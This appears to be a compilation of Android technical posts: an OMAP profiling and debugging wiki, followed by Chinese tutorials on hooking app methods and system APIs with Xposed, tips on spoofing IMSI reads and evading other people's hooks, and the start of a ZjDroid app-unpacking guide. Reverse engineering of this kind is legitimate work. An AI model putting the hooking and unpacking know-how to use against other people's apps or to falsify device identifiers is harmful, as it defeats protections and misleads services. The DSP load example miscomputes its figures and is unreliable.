If ADB over Ethernet is not working, refer to Troubleshooting here

You can use the following commands to start DHCP on Zoom board and set-up ADB over ethernet:

```
# netcfg eth0 up  ; sleep 3  ; netcfg eth0 dhcp  ; sleep 2  ; netcfg
# setprop service.adb.tcp.port 5555  ; stop adbd  ; start adbd
```

[edit] Post-process OProfile results

This needs to be done from the PC where Android SDK is installed. Go to the terminal on host PC and do the following:

If you are using OProfile package with pre-build binaries, symbol files and vmlinux, you can follow the steps below: In case, you are using OPROFILE binaries that were not build on your machine, you might have to create a symbolic link to zoom2 folder, since OProfile looks there

NOTE: The Kernel path needs to be updated for your KERNEL build

```
$ cp $MYDROID/kernel/android-2.6.35/vmlinux $OUT/symbols/vmlinux
```

'opimport_pull' script expects following environment variable to be defined.

```
$ export OPROFILE_EVENTS_DIR=$MYDROID/prebuilt/linux-x86/oprofile
```

Generate the OPROFILE results using the command below

```
$ opimport_pull -r <new_dir_to_store_dump_and_results_on_Linux_machine>
```

FIXME: The above command might hang, hit "Ctrl+C" to end the command above and manually post-process the results.

Note: If you see the message below, its because you haven't download the Android Donut oprofile tools (Refer to [Installation http://omappedia.org/wiki/Android_Debugging#Installation])

```
  ~/omap4/mydroid/prebuilt/linux-x86/oprofile/bin/opreport: error while loading shared libraries: libbfd-
2.18.0.20080103.so: cannot open shared object file: No such file or directory
  ~/omap4/mydroid/prebuilt/linux-x86/oprofile/bin/opreport: error while loading shared libraries: libbfd-
2.18.0.20080103.so: cannot open shared object file: No such file or directory
  ~/omap4/mydroid/prebuilt/linux-x86/oprofile/bin/opreport: error while loading shared libraries: libbfd-
2.18.0.20080103.so: cannot open shared object file: No such file or directory
  Traceback (most recent call last):
```

[edit] Steps to Re-run OProfile

In order to capture another OProfile log in the same session (i.e. without rebooting the board), perform the following:

```
 opcontrol --shutdown
 opcontrol --reset
```

After this start with all the steps as mentioned in "Execution" section above

[edit] Other Pointers - OProfile in OMAP4

1. The OProfile in OMAP4 is slightly different from OMAP3 as it profiles only the CPU usage. The CPU Idle time is not considered. This leads to minimal logs which focuses on CPU utilization.

2. In order to take more samples the CPU_CYCLES field in opcontrol configuration can be modified (like CPU_CYCLES:10000000) but we need to be careful as GP Timer is not being used now.

[edit] IDLE Mhz Calculation

NOTE: Above analysis is valid only for the duration the CPU is active. The cycle counter should not be used for calculation of IDLE Mhz since it gets paused during idle. Please use the cpuidle statistics to compute the idle time for your tests.

[edit] Manually Post-process the results (for advanced users)

To capture additional events, separate them across cores etc. configure opcontrol similar to the following

```
opcontrol --kernel-range 0xc0043000,0xc05da000 --event CPU_CYCLES:10000000 --event IC_DEP_STALL:30000 --event DC_DEP_STALL:30000 --separate-cpu=1
```

To display consolidated samples for all captured events

```
~/omap4/mydroid$ cd <new_dir_to_store_dump_and_results_on_Linux_machine>
~/omap4/mydroid$ $MYDROID/prebuilt/linux-x86/oprofile/bin/opreport --session-dir=. -m all
```

Output should look like (considering that you captured atleast 1k Samples)

```
CPU: invalid cpu type, speed 0 MHz (estimated)
 Counted CPU_CYCLES events (Number of CPU cycles) with a unit mask of 0x00 (No unit mask) count 10000000
```

Counted DC_DEP_STALL events (Number of cycles where CPU has some instructions that it cannot issue to any pipeline and LSU has at least one pending linefill request but no pending TLB requests) with a unit mask of 0x00 (No unit mask) count 30000

Counted IC_DEP_STALL events (Number of cycles where CPU is ready to accept new instructions but does not receive any because of the instruction side not being able to provide any and the instruction cache is currently performing at least one linefill) with a unit mask of 0x00 (No unit mask) count 30000

CPU_CYCLES:100...|DC_DEP_STALL:3...|IC_DEP_STALL:3...|

samples	%	samples	%	samples	%	
1584	75.0000	16	32.6531	10	29.4118	no-vmlinux
169	8.0019	12	24.4898	3	8.8235	libdvm.so
136	6.4394	13	26.5306	9	26.4706	dalvik-jit-code-cache
86	4.0720	4	8.1633	7	20.5882	libGLESv1_CM_POWERVR_SGX540_120.so.1.1.16.3924
61	2.8883	2	4.0816	1	2.9412	libc.so
12	0.5682	0	0	0	0	libcutils.so
12	0.5682	0	0	1	2.9412	libutils.so
8	0.3788	0	0	0	0	libsrv_um.so.1.1.16.3924
6	0.2841	0	0	0	0	libandroid_runtime.so
6	0.2841	0	0	0	0	libbinder.so
5	0.2367	0	0	0	0	libhardware_legacy.so
4	0.1894	0	0	0	0	libui.so
3	0.1420	0	0	0	0	sensors.omap4.so
3	0.1420	0	0	1	2.9412	libIMGegl.so.1.1.16.3924
3	0.1420	0	0	0	0	libpvrANDROID_WSEGL.so.1.1.16.3924
3	0.1420	0	0	0	0	libsurfaceflinger.so
2	0.0947	0	0	0	0	libm.so
2	0.0947	0	0	0	0	libskia.so
2	0.0947	0	0	0	0	libsurfaceflinger_client.so

```
             1  0.0473          0        0          0        0 busybox
             1  0.0473          0        0          0        0 linker
             1  0.0473          0        0          0        0 libandroid_servers.so
             1  0.0473          0        0          0        0 libnativehelper.so
             1  0.0473          0        0          0        0 libz.so
             0       0          2   4.0816          1   2.9412 gralloc.omap4430.so.1.1.16.3924
             0       0          0        0          1   2.9412 libGLESv1_CM.so
```

To use CPU Cycles events

```
   ~/omap4/mydroid$ cd <new_dir_to_store_dump_and_results_on_Linux_machine>
   ~/omap4/mydroid$ $MYDROID/prebuilt/linux-x86/oprofile/bin/opreport --session-dir=. event:CPU_CYCLES
```

Output should look like (considering that you captured atleast 1k Samples):

```
       CPU: invalid cpu type, speed 0 MHz (estimated)
       Counted CPU_CYCLES events (Number of CPU cycles) with a unit mask of 0x00 (No unit mask) count 10000000
       Samples on CPU 0
       Samples on CPU 1
                  cpu:0|                cpu:1|
         samples|       %|  samples|       %|
       ------------------------------------
              814 76.5757           770 73.4032 no-vmlinux
                  71  6.6792            98  9.3422 libdvm.so
                  67  6.3029            69  6.5777 dalvik-jit-code-cache
                  42  3.9511            44  4.1945 libGLESv1_CM_POWERVR_SGX540_120.so.1.1.16.3924
                  29  2.7281            32  3.0505 libc.so
```

```
 10  0.9407                2  0.1907 libutils.so
  6  0.5644                2  0.1907 libsrv_um.so.1.1.16.3924
  4  0.3763                2  0.1907 libbinder.so
  3  0.2822                9  0.8580 libcutils.so
  3  0.2822                0         0 libsurfaceflinger.so
  2  0.1881                1  0.0953 libIMGegl.so.1.1.16.3924
  2  0.1881                4  0.3813 libandroid_runtime.so
  2  0.1881                1  0.0953 libpvrANDROID_WSEGL.so.1.1.16.3924
  2  0.1881                0         0 libsurfaceflinger_client.so
  2  0.1881                2  0.1907 libui.so
  1  0.0941                2  0.1907 sensors.omap4.so
  1  0.0941                1  0.0953 libm.so
  1  0.0941                0         0 libnativehelper.so
  1  0.0941                1  0.0953 libskia.so
  0        0                1  0.0953 busybox
  0        0                1  0.0953 linker
  0        0                1  0.0953 libandroid_servers.so
  0        0                5  0.4766 libhardware_legacy.so
  0        0                1  0.0953 libz.so
```

[edit] OProfile on OMAP4 ICS (K3.0)

[edit] Kernel Build Changes

1. Enable these options in the .config file (via menuconfig) to enable oprofile:

```
CONFIG_PROFILING=y
```

```
CONFIG_OPROFILE=y
```

2. Apply this patch for oprofile support on kernel 3.0 [1] and build the kernel.

3. Flash the device with new boot.img

[edit] Linux Host Setup

Note: There are some issues using the oprofile binaries that are part of the current Android release by default. Thus, you should pull in an older version of the oprofile binaries and a modified version of the opimport_pull script that are known to work with ICS on OMAP4.

1. Pull the oprofile binaries and copy them to $MYDROID

```
$ cd ~/tmp
$ wget http://omapedia.org/images/3/32/Oprofile.tar.gz
$ tar xzvf Oprofile.tar.gz
$ cp -rf ~/tmp/prebuilt/linux-x86/oprofile/bin/* $MYDROID/out/host/linux-x86/bin
```

The oprofile binaries are opimport, opannotate, oparchive, and opreport.

2. Replace the $MYDROID/external/oprofile/opimport_pull script with this: [2].

And add these two lines at the end of opimport_pull script for call graph support

```
os.system(oprofile_bin_dir + "/opreport -c --session-dir=. -m tgid -p $OUT/symbols > callgraph.txt")
os.system("cat callgraph.txt | gprof2dot.py -s -w -f oprofile -n 1 -e 1 | dot -Tpng -o callgraph.png")
```

Install graphviz package

```
$ sudo apt-get install graphviz
```

[edit] Setup Oprofile on the OMAP4 Target Device

1. Use adb to push the busybox binaries to /data/local in the target device. The busybox binaries can be found here: [3]. You will need to run adb as root:

```
$ cd $MYDROID/out/host/linux-x86/bin
$ sudo ./adb root
$ sudo ./adb remount
$ sudo ./adb push busybox /data/local
$ sudo ./adb shell
root@android: # export PATH=/data/busybox/bin:/data/busybox/sbin:/data/sbin:$PATH
```

2. Use adb to push the oprofile binaries to the target device (if they are not already present).

```
$ cd $MYDROID/out/target/product/blaze_tablet/system/xbin
$ sudo ./adb push opcontrol /system/xbin
$ sudo ./adb push oprofiled /system/xbin
```

If the system is read-only (such as for an eMMC boot), you can first remount with the commands:

```
$ sudo ./adb shell
root@android: # mount -o remount rw /
root@android: # mount -o remount rw /system
root@android: # ln -s /proc/mounts /etc/mtab
```

3. Follow the same steps for OMAP4 pre-K3.0 for pushing the events and unit_masks files to the target: [4]

[edit] Run Oprofile on the OMAP4 Target Device

1. Verify the kernel range start and end addresses:

```
    root@android: /data/local # KERNEL_BEG=`/data/busybox/bin/grep " _text" /proc/kallsyms | /data/busybox/bin/awk '{print $1}'`
    root@android:/data/local # echo $KERNEL_BEG
    c004f000
    root@android: /data/local # KERNEL_END=`/data/busybox/bin/grep " _etext" /proc/kallsyms | /data/busybox/bin/awk '{print $1}'`
    root@android:/data/local # echo $KERNEL_END
    c07e4000
```

2. Reset oprofile:

```
    root@android:/data/local # opcontrol --shutdown
    root@android:/data/local # opcontrol --reset
    root@android:/data/local # opcontrol --setup
```

Note: Run this command using the kernel range start and end addresses that you found earlier. You can reduce the event counts to get more cycles.

```
    root@android:/data/local # opcontrol --vmlinux=/vmlinux --callgraph=16 --kernel-range=0x$KERNEL_BEG,0x$KERNEL_END --event=CPU_CYCLES:100000
    Cannot open /dev/oprofile/1/enabled: No such file or directory
    Cannot open /dev/oprofile/2/enabled: No such file or directory
```

```
Starting oprofiled...
Using 2.6+ OProfile kernel interface.
Reading module info.
Using log file /data/oprofile/samples/oprofiled.log
Ready
```

3. Check opcontrol status:

```
root@android:/data/local # opcontrol --status
Driver directory: /dev/oprofile
Session directory: /data/oprofile
Counter 0:
    name: CPU_CYCLES
    count: 100000
Counter 1 disabled
Counter 2 disabled
oprofiled pid: 1414
profiler is not running
  cpu1          0 samples received
  cpu1          0 samples lost overflow
  cpu1          0 samples invalid eip
  cpu1          0 backtrace aborted
  cpu0          0 samples received
  cpu0          0 samples lost overflow
  cpu0          0 samples invalid eip
  cpu0          0 backtrace aborted
```

4. Ensure that the events can be listed:

```
root@android:/data/local # opcontrol --list-events
name                  : meaning
--------------------------------------------------------------------------------
IFU_IFETCH_MISS       : number of instruction fetch misses
CYCLES_IFU_MEM_STALL: cycles instruction fetch pipe is stalled
CYCLES_DATA_STALL     : cycles stall occurs for due to data dependency
ITLB_MISS             : number of Instruction MicroTLB misses
DTLB_MISS             : number of Data MicroTLB misses
BR_INST_EXECUTED      : branch instruction executed w/ or w/o program flow change
BR_INST_MISS_PRED     : branch mispredicted
INSN_EXECUTED         : instructions executed
DCACHE_ACCESS         : data cache access, cacheable locations
DCACHE_ACCESS_ALL     : data cache access, all locations
DCACHE_MISS           : data cache miss
DCACHE_WB             : data cache writeback, 1 event for every half cacheline
PC_CHANGE             : number of times the program counter was changed without a mode switch
TLB_MISS              : Main TLB miss
EXP_EXTERNAL          : Explicit external data access
LSU_STALL             : cycles stalled because Load Store request queue is full
WRITE_DRAIN           : Times write buffer was drained
CPU_CYCLES            : clock cycles counter
```

5. Run start and stop to receive samples for approximately 30 seconds of profiling:

```
root@android:/data/local # opcontrol --start;sleep 30;opcontrol --stop
```

[edit] Pull the opreport to the Linux Host

1. Set the paths that are used by opimport:

```
$ export ANDROID_HOST_OUT=$MYDROID/out/host/linux-x86
$ export OUT=$MYDROID/out/target/product/blaze_tablet
```

2. Run the opimport_pull script, which then calls opreport:

```
$ $MYDROID/external/oprofile/opimport_pull  -r ./test_output
CPU: CPU with timer interrupt, speed 0 MHz (estimated)
Profiling through timer interrupt
          TIMER:0|
  samples|      %|
------------------
     7671 99.8308 vmlinux
        4  0.0521 oprofiled
        3  0.0390 dalvik-jit-code-cache
        3  0.0390 libdvm.so
        2  0.0260 libc.so
        1  0.0130 libandroid_runtime.so
```

The oprofile binaries opimport, opannotate, oparchive, and opreport available at http://omapedia.org/images/3/32/Oprofile.tar.gz are 32-bit binaries. If you are using 64-bit machine, download the 32-bit libraries that you need (eg: libpopt.so.0)

```
$ sudo aptitude install ia32-libs
```

```
    $ wget http://ftp.us.debian.org/debian/pool/main/p/popt/libpopt0_1.16-1_i386.deb                #(Note:
this link is for Intel x86 machines)
    # Extract it into your 32-bit library tree
    $ sudo dpkg -X libpopt0_1.16-1_i386.deb ~/tmp/lib
```

[edit] Strace

Recommended Usage on target

```
       # strace -ff -F -tt -s 200 -o /sqlite_stmt_journals/strace -p <process_id_that_needs_to_be_traced>
```

Note

-ff makes strace follow fork() and output each forked files trace to a different file

-F means we try and follow any vfork()s.

-tt prints out the time of system calls in microseconds

-s 200 so that we can see a bit more detail in any strings that are used.

[edit] Using INST2 for Performance Measurement on DSP

INST2 is a tool that helps us measure DSP MHz used for a particular use case e.g. Video playback or record.

It is recommended that the VDD1 OPP is locked before starting this tool for obtaining accurate result.

To lock the OPP use the following commands:

```
# echo n > /sys/power/vdd1_lock
```

(where n stands for the OPTIMAL OPP the use case should run at)

Refer to this omap3-opp.h file for the OPP table corresponding to your chip

After executing your usecase, make sure that OPP lock is removed using the command below

```
# echo 0 > /sys/power/vdd1_lock
```

Step 1: Install busybox on the target filesystem.

Copy the pre-built busybox at /data/busybox/

On target do the following

```
# cd /data/busybox/
# chmod 777 busybox
# busybox  --install
# export PATH=/data/busybox/:$PATH
```

Incase the "busybox --install" fails with message "Busybox not found" error, check with ls command to confirm if busybox is actually present and then try "./busybox --install"

PS: This step is optional for FROYO (2.6.32 Kernel)

Step 2: Download the Dsp_load_measurement_tool.tar.gz file to your host machine if you are on eclair (2.6.29 Kernel) or Dsp_load_measurement_tool_froyo.tar.gz for Froyo (2.6.32 Kernel)

Untar this file using the command below

```
$ tar xvf Dsp_load_measurement_tool.tar.gz
$ cd dsp_load_measurement_tool
$ tar xvf inst2.tar
```

Copy /dsp_load_measurement_tool/inst_log file to the root directory in your file system; using SD card or adb push

```
# cp inst_log .<file system's root>
     OR
$ adb push inst_log .
```

Step 3: Give permissions to the files copied

```
# cd /
# chmod 777 inst_log
```

Step 4: Now run the use case i.e. start playback or record

Step 5: Run the instrumentation

```
# ./inst_log
```

Following messages should appear

```
DSP device detected  !!
```

DSPProcessor_Attach succeeded.

Step 6: Once the use case is complete (i.e. playback or record is done), wait for "INST: Log file written. Waiting for INST DSP side cleanup" message

Step 7: Now wait for "INST: DSP Cleanup done. Exiting" message. If this msg does not appear, run the use case once more and wait again for a "INST: DSP Cleanup done. Exiting" message. Basically this will flush previous results and you do not need to run the full use case again.

This is to make sure previous result is flushed out.

Step 8: Bring the "log.bin" on HOST PC. This gets generated in /sqlite* folder of target FS for Eclair (2.6.29 kernel) and in /mnt folder on Froyo (2.6.32 kernel)

Important Note: busybox should be installed prior to executing the cp command. If you get the message "cp: not found" while copying the log, you should use the adb pull command before unmounting the SD card.

For Eclair (2.6.29 kernel)

```
# cp /sqlite*/*.bin /
# cp log.bin /sdcard OR <adb pull ...>
# sync
```

For Froyo (2.6.32 kernel)

```
# cp /mnt/*.bin /
# cp log.bin /sdcard OR <adb pull ...>
# sync
```

Step 9: On the HOST PC use the following command line to generate the results.

Go to following folder:

```
$ cd dsp_load_measurement_tool\inst2\tools
$ perl inst_load.pl -c<dsp freq> log.bin
for example
$ perl inst2/tools/inst_load.pl -c660 log.bin
```

On the screen you will see information about the file for example:

```
Number of records: 40731
splice() offset past end of array at inst2/tools/inst_load.pl line 123.
Range #0 - beg: 0, end: 40731, length: 40731
Range #1 - beg: 0, end: 40731, length: 40731
Ignoring IDLE traces 0-22 and 40714-40730
Clock Freq:   660 MHz
Total Cycles: 25383675998
```

Event	Handle_Event	Cycles	Evts/s	ms/Evt	MHz	30 Evt/s MHz
unkwn	00000000_0000	11568	0	0	0	
IDLE	00000000_2001	1.396e+10	48.99	11.23	220	
UALG	2025fad4_2009	70257552	39	0.07	1.1	0.85
CTRL	2025fad4_2011	40768	0.19	0.01	0	
RESET	2025fad4_2021	762453	0.3	0.1	0	
USN	2025fad4_2041	47083524	50.17	0.04	0.7	
ALGO	2025fad4_2101	560448611	19.68	1.12	8.8	13.46

UALG	20260ee4_2009	2.320e+09	25.56	3.58	36.6	42.91
CTRL	20260ee4_2011	21475	0.13	0.01	0	
RESET	20260ee4_2021	286269	0.05	0.24	0	
USN	20260ee4_2041	116914279	76.21	0.06	1.8	
ALGO	20260ee4_2101	8.305e+09	25.54	12.81	130.9	153.7

Look at the last row, in above results. In this case the algo. consumed 130 Mhz. and it was running @ 25.54 fps. If we interpolate that to 30 fps, the effective Mhz would be 153.7

Step 10: The final step is to apply the next formula:

DSP Mhz consumption = (Clock Freq - IDLE MHz).

For example in this case above the DSP CPU Load is 400-220 = 180 MHz

[edit] Debugging segmentation fault

Type 1 Seg Fault has backtrace of shared objects (most of the times we face this)

The PC holds the offset and it has to be traced in the top most 'so' file present in back trace. This can be done by using addr2line or objdump tool

a. Using addr2line:

Syntax:
<path to arm-eabi-addr2line> -f -e <path to so file> <offset which is the PC value>
Example:

#00 pc 0000e234 /system/lib/libc.so
./prebuilt/linux-x86/toolchain/arm-eabi-4.3.1/bin/arm-eabi-addr2line -f -
e ./out/target/product/generic/symbols/system/lib/libc.so 0x0000e234
Returns
strlen
bionic/libc/arch-arm/bionic/strlen.c:62

b. Using objdump:

Syntax:
<path to arm-eabi-objdump> -S <path to so file>
Example:
prebuilt/linux-x86/toolchain/arm-eabi-4.3.1/bin/arm-eabi-objdump -S
out/target/product/zoom2/symbols/system/lib/libOMX.TI.Video.encoder.so > ObjDumpFile.txt
Output is redirected to ObjDumpFile file
Now the ObjDumpFile has the Intermix of source code with disassembly. We can search using the PC offset in it to see the exact line number
Tip: Make sure to use the debug version of 'so' files which are within the symbols dir in out folder otherwise we would not get the source code symbols in obj dump

Type 2 Seg fault print has the thread name along with register values. The backtrace of shared objects is not present

1. The PC holds a virtual address

2. The first '3' digits of PC provide info on the virtual memory mapping where the shared object('so') is loaded and remaining digits provide the offset within the 'so'

3. Use the 'ps' call to get the Process ID of the thread where it fails.

4. Get the memory map of the process using the following:

In device console/adb shell, print values of 'maps' file within the process id <pid>.
Syntax: cat proc/<pid>/maps
It is recommended that we get the memory map during the normal execution before the failure itself otherwise it is possible for process to be killed and might lead to mismatch.

5. Use the first '3' digits of PC value to identify the shared object which has caused the failure(using memory map)

6. Get the obj dump of the 'so' and search with the offset to get the exact line of failure. (this can be done in the similar way as in Type 1 seg fault debugging mentioned above)

Example:

Seg Fault Message:
PV author: unhandled page fault (11) at 0x00000004, code 0x017
pgd = ccfc8000
[00000004] *pgd=8cbe1031, *pte=00000000, *ppte=00000000
Pid: 9691, comm: PV author
CPU: 0 Not tainted (2.6.29-omap1 #20)
PC is at 0x81b23140
LR is at 0x81b23049
...
Based on PC, the shared object is in range of 0x81bxxxxx and offset within that is 0x23140
PV author runs in context of Media server process (PID: 944)

Using cat /proc/944/maps we can identify the 'so' loaded in this region
81b00000-81b2a000 r-xp 00000000 b3:02 34574 /system/lib/libOMX.TI.Video.encoder.so

So appears to be in OMX TI Video encoder
Now with the offset we can use the addr2line or objdump to get the line causing this issue

[edit] OPP Level Measurement

We can measure the OPP level(VDD1) at which the use case is running easily using the script available in Mydroid (FroYo codebase).

Script path: <MYDROID_PATH>/device/ti/support-tools/scripts/measurement/get_opp_levels.sh

Or you can access it from GIT Web interface

Pre-requisite

a. Busybox binary is present in /data/busybox folder (instructions for this can be referred to Step 1 under section "Using INST2 for Performance Measurement on DSP" above

b. Copy this script file(get_opp_levels.sh) to the file system

Steps for measurement: (in device console)

a. Change the permissions of the script file

b. Start the desired use case

c. Execute the script

```
chmod 777 get_opp_levels.sh
<start use case>
./get_opp_levels.sh
```

d. Output would look like this:

```
OPP Level,Initial Time(cs),Second Time(cs),Time Spent in OPP(cs),Measurement Time(s),Percentage Time in OPP
OPP1G,2332,2332,0,20,0
OPP130,131,131,0,20,0
OPP100,410,410,0,20,0
OPP50,43145,45151,2006,20,100
```

Based on the percentage time we can decide the OPP at which use case has run. In the above example, it has run at OPP50 for 100% of the time for 20 second window.

Other pointers:

a. The script by default runs for 20secs and prints the results.

b. It can be tweaked based on our requirements to perform it for shorter/longer duration etc. using an additional argument.

For eg: The command below with measure OPP transitions for 100 sec. window

```
./get_opp_levels.sh 100
```

[edit] Other Tools & references

- Bootchart, Bootchart on Android
- Smem on Android
- Android memory usage guide
- Tim Bird's android tips at ABS 2011 (ppt)

http://omappedia.org/wiki/Android_Debugging

Xposed 框架

使用 Xposed 框架 HOOK 任意函数及 API

0×1

建立一个空的工程

0×2

AndroidManifest.xml

2.1 修改包名

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.example.xposedmodel"
    android:versionCode="1"
    android:versionName="1.0" >
```

修改为：package=”com.test.xposedmodel“

2.2 添加标识

```
<meta-data
    android:name="xposedmodule"
    android:value="true" />
<meta-data
    android:name="xposeddescription"
    android:value="Easy example which send msg " />
<meta-data
    android:name="xposedminversion"
    android:value="54" />
```

第二个是载入 model 之后显示的信息
第三个是规定 jar 包的版本信息

0×3

XposedBridgeApi.jar

在工程目录下新建一个 lib 文件夹。将下载好的 XposedBridgeApi-54.jar 包放入其中。

在工程里 右键-Build Path - Add to Build Path。

0×4

assets/xposed_init

在 assets 目录下新建一个 xposed_init 文件。
内容为：包名+类名，如：com.test.xposedtestmodel.Main

0×5

hook 函数的编写（自定义函数）

5.1

目标 apk，我自己写了一个用来测试的 apk。

包名为：com.example.forhook

类名：MainActivity

里面有一个函数：sayhello

原型为：

```
public String sayhello(int num1, int num2 )
{
    if (num1 + num2 < 100) {
        return "so small than 100!";
    }
    if (num1 + num2 == 100) {
        return "equal 100!";
    }
    if (num1 + num2 > 100) {
        return "so big than 100!";
    }
    return "error";
}
```

了三个按钮分别进入三个分支

5.2 hook 函数的编写

```
if (!lpparam.packageName.equals("com.example.forhook")) {
        return;
}
findAndHookMethod("com.example.forhook.MainActivity", lpparam.classLoader, "sayhello", int.class, int.class, new XC_MethodHook() {
```

```
protected void afterHookedMethod(MethodHookParam param) {

        String str = (String) param.getResult();
        Log.v("hook after result :", str);
        Integer    para1 =    (Integer) param.args[0];     //获取参数 1
        Integer para2 = (Integer) param.args[1];         //获取参数 2
        String s1 = Integer.toString(para1);
        String s2 = Integer.toString(para2);
        param.setResult("i am new result! after");     //设置返回值

        Log.v("hook param1:", s1);
        Log.v("hook param2:", s2);
        Log.v("hook result:", "i am new result! after");
}
protected void beforeHookedMethod(MethodHookParam param) {
        param.setResult("i am new result! before");    //
        Integer    para1 =    (Integer) param.args[0];     //获取参数 1
        Integer para2 = (Integer) param.args[1];         //获取参数 2
        String s1 = Integer.toString(para1);
        String s2 = Integer.toString(para2);
        Log.v("hook before param1:", s1);
        Log.v("hook before param2:", s2);

        param.args[0] = 100;    //设置参数 1
        param.args[1] = 200;    //设置参数 2

        Log.v("hook", "before hook!");
```

```
        }

    });
```

注：a、首先判断包名


b、调用 findAndHookMethod("包名+类名", lpparam.classLoader, "要 hook 的函数名称"，第一个参数类型，第二个参数类型.....，new XC_MethodHook()

```
        {

            protectedvoid afterHookedMethod(MethodHookParam param)
            {
                //函数执行之后要做的操作

            }


          protectedvoid beforeHookedMethod(MethodHookParam param)
            {
                //函数执行之前要做的操作
            }
        });
```

c、我的例子中我在函数调用之前修改了函数的两个参数！

d、在调用之后，我将函数的两个参数显示出来，并修改函数的返回值！

5.3 效果


forhook
10+10
i am new result!
after
50+50
i am new result!
after
55+55
i am new result!
after

```
V    07-30 09:35:13.872    2898    2898                    hook            before hook!
V    07-30 09:35:13.872    2898    2898                    hook paraml:    100
V    07-30 09:35:13.882    2898    2898                    hook param2:    200
V    07-30 09:35:13.882    2898    2898                    hook result:    i am new result! after
V    07-30 09:35:14.872    2898    2898                    hook            before hook!
V    07-30 09:35:14.872    2898    2898                    hook paraml:    100
V    07-30 09:35:14.882    2898    2898                    hook param2:    200
V    07-30 09:35:14.882    2898    2898                    hook result:    i am new result! after
```

```
V    07-30 09:38:31.522    5808    5808                    hook before...  10
V    07-30 09:38:31.522    5808    5808                    hook before...  10
V    07-30 09:38:31.532    5808    5808                    hook            before hook!
V    07-30 09:38:31.532    5808    5808                    hook before...  i am new result! before
V    07-30 09:38:31.532    5808    5808                    hook paraml:    100
V    07-30 09:38:31.532    5808    5808                    hook param2:    200
V    07-30 09:38:31.532    5808    5808                    hook result:    i am new result! after
```

0×6

hook 系统 API

以 Hook getNetworkOperatorName 为例：

调用代码：

```
public static String CheckOperatorNameAndroid(Context context) {

        String szOperatorName = ((TelephonyManager)
                context.getSystemService("phone")).getNetworkOperatorName();
        return szOperatorName;

    }
```

hook 部分代码：

```
if (!lpparam.packageName.equals("com.android.telephony")) {

            Log.v("HOOK ", lpparam.packageName);
            Log.v("HOOK ", "error~!");
            return;
        }

        findAndHookMethod("android.telephony.TelephonyManager", lpparam.classLoader, "getNetworkOperatorName",    new XC_MethodHook() {
            protected void afterHookedMethod(MethodHookParam param) {

                param.setResult("hook getNetworkOperatorName by lyz!");
                Log.v("HOOK ", (String) param.getResult());

            }
```

```
            protected void beforeHookedMethod(MethodHookParam param){

                Log.v("HOOK ", "before!");

            }

        });
```

我在模拟器中测试，getNetworkOperatorName 本应该返回“Android”。
在被 hook 之后，返回了“hook getNetworkOperatorName by lyz!”。

```
V    07-31 09:42:41.657    3473     3473     com.example.forhook                HOOK                before!
V    07-31 09:42:41.657    3473     3473     com.example.forhook                HOOK                hook getNetworkOperatorName by lyz!
```

over~

http://0nly3nd.sinaapp.com/?p=613

轻量 dalvik java hook 框架

一 20 十月 2014　　Write By #123

很早之前学习 xposed 源码写了个 java hook 框架，不过配置比较麻烦，需要源码下编译，后面看了 boyliang 的《Hook Java 的的一个改进版本》,编译配置比较容易，花时间自己重写一个。(git:https://github.com/9hao/SwatHookV2)

两个对比了下，个人感觉 xposed 的 xposedAddLocalReference 函数用得很好，把 Object*转为 jobject,而 boyliang 的 dvmGetMethodParamTypes 函数用得很好，学习了 ArrayObject 的构造放方法，利用 Object* 来调用一些函数。

有人问我两个问题：
[1] hook imsi 对某些软件没效果。
对此这类读取可以 hook 更底层的函数，服务的代理类，比如获取 IMSI 的函数 getSubscriberId，可以对它的代理类 com.android.internal.telephony.IPhoneSubInfo$Stub$Proxy 的 getSubscriberId 进 行 hook，同理别的服务也类似。（反过来，你也可以反射代理类来过别人简单的 hook）

[2]动态加载 hook 不起效果
这个应该是 hook 的时机不对，xposed 的一般 hook 是从加载 apk 后就进行 FindClass 查找目标函数进行 hook，后面动态加载的 class 还没加载进来，FindClass 目标函数就失败了，hook 就不上了，针对这个情况，应检测动态加载的模块是否加载进来再 hook，或者 hook 动态加载函数，检测加载完成后进行 hook。

http://www.9hao.info/pages/2014/10/qing-liang-dalvik-java-hookkuang-jia

ZjDroid 脱壳神器初体验

0×1

准备：
a、基于 Xposed 框架写的，必须先安装 Xposed 框架。
手机 root
安装好之后，建议进行软重启
b、安装 Zjdroid
